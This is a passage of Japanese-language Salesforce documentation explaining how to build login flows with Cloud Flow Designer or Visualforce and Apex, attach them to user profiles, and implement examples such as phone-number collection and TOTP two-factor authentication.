- ログインフローの実行中、ユーザのアクセス権は制限されています。ログインフローの中にいるユーザは、フローにのみアクセスできます。ログインフローを省略してアプリケーションにアクセスすることはできません。ユーザは、正常に認証されてフローを完了した場合にのみ、組織にログインできます。

次の 2 種類のログインフローを作成できます。

- 画面フロー。クラウドフローデザイナを使用して宣言型で作成します。
- Visualforce ページ。Visualforce を使用してプログラムで作成します。

フローを作成したら、[設定]からログインフローとして指定し、適用するプロファイルを選択します。複数のログインフローを作成し、それぞれを異なるユーザプロファイルに関連付けることができます。あるプロファイル(営業担当など)に割り当てられたユーザは、ログイン時に特定のログインプロセスを経由します。別のプロファイル (サービス担当など) に割り当てられたユーザは、別のログインプロセスを経由します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

クラウドフローデザイナでフローを開く、編集または作成する
- 「フローの管理」

このセクションの内容:

クラウドフローデザイナを使用したログインフローの作成
ポイント & クリック操作のクラウドフローデザイナを使用してログインフローを宣言型で作成します。このツールを使用して、一連の画面とコネクタで構成される画面フローを作成し、ユーザがログインしたら段階的にビジネスプロセスを進められるようにします。

Visualforce を使用したカスタムログインフローの作成
Visualforce と Apex コントローラを使用してカスタムログインフローをプログラムで作成できます。Visualforce を使用すると、ログインページの外観や動作、フロー完了後のユーザの移動先を詳細に制御できます。ログインページを最初から設計し、ページのあらゆる詳細を制御できます。

クラウドフローデザイナを使用したログインフローの作成

ポイント & クリック操作のクラウドフローデザイナを使用してログインフローを宣言型で作成します。このツールを使用して、一連の画面とコネクタで構成される画面フローを作成し、ユーザがログインしたら段階的にビジネスプロセスを進められるようにします。

メモ: Visualforce を使用して、コードで Visualforce ページのログインフローを作成することもできます。

デフォルトのログインフローをニーズに合わせて変更します。ログインページは次のようにカスタマイズできます。

- 独自のロゴを指定する
- 背景とログインボタンの色を変更する
- コンテンツをページの右フレームに表示する

クラウドフローデザイナを使用してログインフローを作成するには、次の手順に従います。

1. クラウドフローデザイナを使用して画面フローを作成します。

   メモ: フローを保存して有効化したことを確認します。

2. [設定]から、ログインフローとしてフローを指定し、フローをユーザプロファイルに関連付けます。「ログインフローの設定とプロファイルへの接続」を参照してください。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

クラウドフローデザイナでフローを開く、編集または作成する
- 「フローの管理」

Visualforce を使用したカスタムログインフローの作成

Visualforce と Apex コントローラを使用してカスタムログインフローをプログラムで作成できます。Visualforce を使用すると、ログインページの外観や動作、フロー完了後のユーザの移動先を詳細に制御できます。ログインページを最初から設計し、ページのあらゆる詳細を制御できます。

Visualforce ページの Apex コントローラにビジネスプロセスを定義します。Salesforce では入力変数が Visualforce ページのログインフローに渡されませんが、ユーザおよびログインコンテキストにはアクセスできます。次のいずれかの Apex メソッドを含める必要があります。

- `Auth.SessionManagement.finishLoginFlow()` は、ログインフローが完了してユーザがホームページにリダイレクトされることを示します。
- `Auth.SessionManagement.finishLoginFlow(startURL)` は、ログインフローが完了してユーザが特定のページにリダイレクトされることを示します。

ログインフローは、制限されたセッションで実行されます。finishLoginFlow メソッドをコールするとセッションの制限が削除され、ユーザがSalesforceまたはコミュニティにアクセスできるようになります。いつ、またはどの条件下でこのメソッドをコールしてセッション制限を解除するかを決定します。

以下はVisualforceページのログインフローの例です。ユーザがボタンをクリックして finishLoginFlow メソッドを呼び出します。ログインフローが正しく機能するように showHeader="false" を指定します。

```
<apex:page showHeader="false" controller="VFLoginFlowController">
  <h1>You are in VF Login Flow</h1>
  <apex:form >
  <apex:commandButton action="{!FinishLoginFlowHome}" value="Finish and Go to Home"/>
  <apex:commandButton action="{!FinishLoginFlowStartUrl}" value="Finish and Go to StartUrl"/>
  </apex:form>
</apex:page>
```

以下は、ビジネスプロセスを定義する Apex コントローラの例です。

```
public class VFLoginFlowController {

    public PageReference FinishLoginFlowStartUrl() {
        //do stuff

        //finish the login flow and send you to the startUrl (account page in this case)
        return Auth.SessionManagement.finishLoginFlow('/001');
    }


    public PageReference FinishLoginFlowHome() {
        //do stuff

        //finish the login flow and send you the default homepage
        return Auth.SessionManagement.finishLoginFlow();
    }
}
```

この Visualforce ページアクセスに関連付ける各プロファイルを指定します。

1. [設定] から、[クイック検索] ボックスに「*Visualforce*」と入力し、**[Visualforce ページ]** を選択します。
2. 使用する Visualforce ページの横にある **[セキュリティ]** をクリックします。
3. 使用可能なプロファイルのリストから、このログインフローに関連付けるプロファイルを追加します。
4. [設定] から、Visualforce ページをログインフローとして指定し、プロファイルをフローに接続します。「ログインフローの設定とプロファイルへの接続」を参照してください。

ログインフローの設定とプロファイルへの接続

クラウドフローデザイナまたは Visualforce を使用してフローを作成したら、フローをログインフローとして指定し、ユーザプロファイルに関連付けます。関連付けられたプロファイルを持つユーザがログインすると、ユーザはそのログインフローに移動します。


メモ: ログインフローが適切に動作することを確認するまで、ログインフローをシステム管理者プロファイルに関連付けないでください。そうしないと、失敗した場合にシステム管理者が組織にログインできなくなります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. [設定] から、[クイック検索] ボックスに「ログイン」と入力し、[ログインフロー] を選択します。
2. [新規] をクリックします。
3. [ログインフローの編集] ページで、ログインフローの名前を入力します。



4. 作成したフローの種別を選択します。フローをクラウドフローデザイナで作成した場合は、[フロー] を選択します。フローを Visualforce で作成した場合は、[**Visualforce** ページ] を選択します。

   メモ: Visualforce ページのログインフローの場合、このログインフローに関連付けるプロファイルに Visualforce ページへのアクセス権があることを確認してください。

5. 使用可能なフローのドロップダウンリストから、このログインフローに使用するフローを選択します。
6. ログインフローに接続するプロファイルのユーザライセンスを選択します。
7. このライセンスで使用可能なプロファイルのリストから、このログインフローに関連付けるプロファイルを選択します。
8. Lightning Experience UI に似たログインフローを使用するには、[**Lightning** ランタイムでフローを表示] を選択します。このオプションを選択しない場合、Salesforce Classic に似たログインフローが使用されます。

   メモ: ログインフローは、ユーザが使用する UI (Lightning Experience または Salesforce Classic) の影響を受けません。ユーザが Salesforce Classic にログインする場合でも、Lightning Experience に似たログインフローを設定できます。同様に、ユーザが Lightning Experience にログインする場合でも、Salesforce Classic に似たログインフローを設定できます。

9. [保存] をクリックします。

このプロセスを繰り返して、他のプロファイルをログインフローに関連付けます。

ログインフローを接続したら、[ログインフローの設定] ページでログインフローを編集または削除できます。

ログインフローの例

ログインフローを使用して、ログイン操作をカスタマイズし、ビジネスプロセスを Salesforce 認証に統合できます。一般的な使用事例として、ログイン時のユーザデータの収集と更新、2 要素認証の設定、サードパーティの強力な認証方式の統合などがあります。


では、ログインフローの 3 つの一般的な使用事例を見てみましょう。

- ログイン時のユーザデータの収集と更新
- カスタマイズした 2 要素認証 (2FA) の適用
- サードパーティの強力な認証メカニズムの統合

ログイン時のユーザデータの収集と更新

このログインフローでは、ログイン時にユーザの電話番号を要求することでユーザに関する情報を収集して更新します。


1. ユーザオブジェクトを照会してユーザの電話番号を検索します (存在する場合)。
2. 電話番号を表示し、ユーザに確認または更新するように要求します。
3. 新しい番号が入力された場合は、ユーザオブジェクトを更新します。



フローの作成

1. クラウドフローデザイナに移動します。
2. [リソース] タブで、現在のユーザの UserId が含まれる変数を作成します。

   ログインイベントはコンテキスト属性のリストをフローに渡します。これらの属性をクエリおよび使用するには、LoginFlow_ATTRIBUTE_NAME 形式 (例: LoginFlow_UserId) でローカルテキスト変数を定義します。



属性を追加すると、[変数] の下の [エクスプローラ] タブに表示されます。

次の入力属性を使用する場合、それらの値はフローで開始時に入力されます。


- LoginFlow_LoginType
- LoginFlow_IpAddress
- LoginFlow_UserAgent
- LoginFlow_Platform
- LoginFlow_Application
- LoginFlow_Community
- LoginFlow_SessionLevel
- LoginFlow_UserId

次の出力属性もフローで設定できます。


- LoginFlow_FinishLocation (string 型)。この属性によって、フロー完了時のユーザの移動先が決まります。
- LoginFlow_ForceLogout (boolean 型)。この変数が `true` に設定されていると、ユーザは直ちにログアウトされます。

属性 LoginFlow_UserId を使用して、ログインしているユーザの ID を検証し、関連するユーザオブジェクトを照会できます。


3. [リソース] タブで、[新規作成] をクリックし、ユーザオブジェクトを保存できる sObject 変数を作成します。




4. ユーザオブジェクトを検索する高速検索要素を作成します。




5. 変数に保存するユーザ属性を指定します。たとえば、*Phone* や *MobilePhone* などです。
6. ログイン時に電話番号を収集または表示するためのようこそ画面を作成します。



7. 番号を更新するためのレコードの更新コンポーネントを作成します。



8. ログインフローに名前を付けて保存します。




9. ログインフローをユーザプロファイルに接続します。ベストプラクティスは、テストプロファイルを持つ専用のテストユーザを作成することです。

   メモ: ログインフローが適切に動作することを確認するまで、ログインフローをシステム管理者プロファイルに関連付けないでください。そうしないと、失敗した場合にシステム管理者が組織にログインできなくなります。

10. ログアウトし、テストユーザとしてログインしてフローをテストします。

    Welcome Flow の例をテストすると、Lightning Experienceでは次のような画面が表示されます。



2 要素認証の設定

この例では、時間ベースのワンタイムパスワード (TOTP) 認証を Salesforce でサポートされる 2 要素認証方式で拡張します。TOTP アルゴリズムは共有秘密鍵と現在時刻からワンタイムパスワードを計算します。

フローは次の処理を行います。


- ユーザが未登録の場合、新しい秘密鍵を生成し、ユーザに QR (クイックレスポンス) コードで鍵を登録するように促します。ユーザが有効な TOTP トークンを入力すると、秘密鍵がユーザレコードに保存されます。この鍵は、以降のログインで再利用されます。
- ユーザが登録済みの場合、ユーザに TOTP トークンの入力のみを促します。

ユーザは時間ベースの認証アプリケーション (Salesforce Authenticator や Google Authenticator など) を使用して QR コードをスキャンし、TOTP トークンを生成できます。

会社のロゴ、色などを追加して、このフローを拡張し、ユーザ操作をカスタマイズできます。さまざまなポリシーを追加して適用することさえできます。たとえば、IP ベースの 2 要素認証プロセスを作成して、IP アドレスが特定の範囲外である場合にのみ第 2 認証要素を要求できます。

この例では TwoFactorInfo オブジェクトと `Auth.SessionManagement` Apex クラスを使用して、Salesforce でサポートされる標準ベースの TOTP 2 要素認証をカスタマイズおよび管理します。


1. 現在のユーザの TwoFactorInfo オブジェクトを検索します。ユーザが未登録の場合、鍵を生成します。
2. ユーザが TOTP に登録済みかどうかを判別します。
3. ユーザが登録済みの場合、ユーザに TOTP トークンを入力するように促します。
4. ユーザが未登録の場合、ユーザに QR コードで登録し、TOTP トークンを入力するように促します。
5. TOTP トークンを検証します。トークンが有効な場合、ログインフローは完了し、ユーザはログインします。
6. TOTP トークンが無効な場合、ユーザはステップ 2 に戻されます。



TOTP フローの設定

1. 変数を作成します。
   - `secret` — 2 要素操作の秘密鍵を保存します。
   - `qr_url` — 秘密鍵の QR コードエンコーディングの URL を保存します。
   - `IsTokenValid` — 検証結果を保存します。

   変数 `secret` および `qr_url` は text データ型で、`IsTokenValid` は Boolean データ型です。



2. TOTP に未登録のユーザに対して新しい秘密を生成するように TOTPPlugin を設定します。


   プラグインはフローの標準機能を拡張する Apex クラスです。プラグインを使用して、複雑な計算、外部サービスへの API コールなどを実行できます。

   TOTPPlugin は Salesforce の TOTP メソッドにアクセスし、時間ベースの秘密鍵と QR コードを生成し、TOTP を検証します。TOTPPlugin の Apex クラスは、ログインフローのサンプルパッケージから入手できます。


   このプラグインは、次の入力パラメータを取り込みます。
   - `OTP_INPUT` — ユーザが入力する TOTP トークン。
   - `OTP_REGISTRATION_INPUT` — ユーザが最初の登録時に入力する TOTP トークン。
   - `SECRET_INPUT` — TOTP の生成に使用される秘密鍵。

   次のパラメータが返されます。


- `SECRET_OUTPUT` — このプラグインで生成された秘密鍵。
- `QR_URL_OUTPUT` — 秘密鍵の QR エンコーディング。
- `IsValid_OUTPUT` — 検証が成功した場合、`true` を返します。ない場合は `false` を返します。



ユーザが未登録の場合、新しい秘密鍵と QR コードを生成するように TOTPPlugin インスタンスを設定します。この場合、入力は渡されません。




秘密鍵と QR コードの URL は、`secret` および `qr_url` 変数に保存されます。



3. ユーザを登録するための決定要素を設定します。

   決定要素 Registration は、`secret` が null かどうかを検証します。null ではない場合、ユーザの登録が必要であるため、`[Register (登録)]` を決定の結果として定義します。null の場合、ユーザは登録済みであり、TOTP トークンの入力のみを要求する必要があります。この場合、結果は `[Get TOTP (TOTP を取得)]` です。これはデフォルトの結果でもあります。




4. TOTP 画面を設定します。

   登録済みのユーザは、この画面にリダイレクトされ、TOTP トークンを入力するように要求されます。入力 TOTP トークンは `OTP_input` に保存されます。


5. 登録画面を設定します。

   この画面では、QR コードを表示し、ユーザにスキャンして TOTP クライアントアプリケーションを初期化し、TOTP トークンを入力するように要求します。




6. TOTP トークンを検証します。

   ユーザが入力した TOTP トークンを検証するために、TOTPPlugin のインスタンスをもう 1 つ定義します。




このプラグインは次の使用事例をサポートしています。

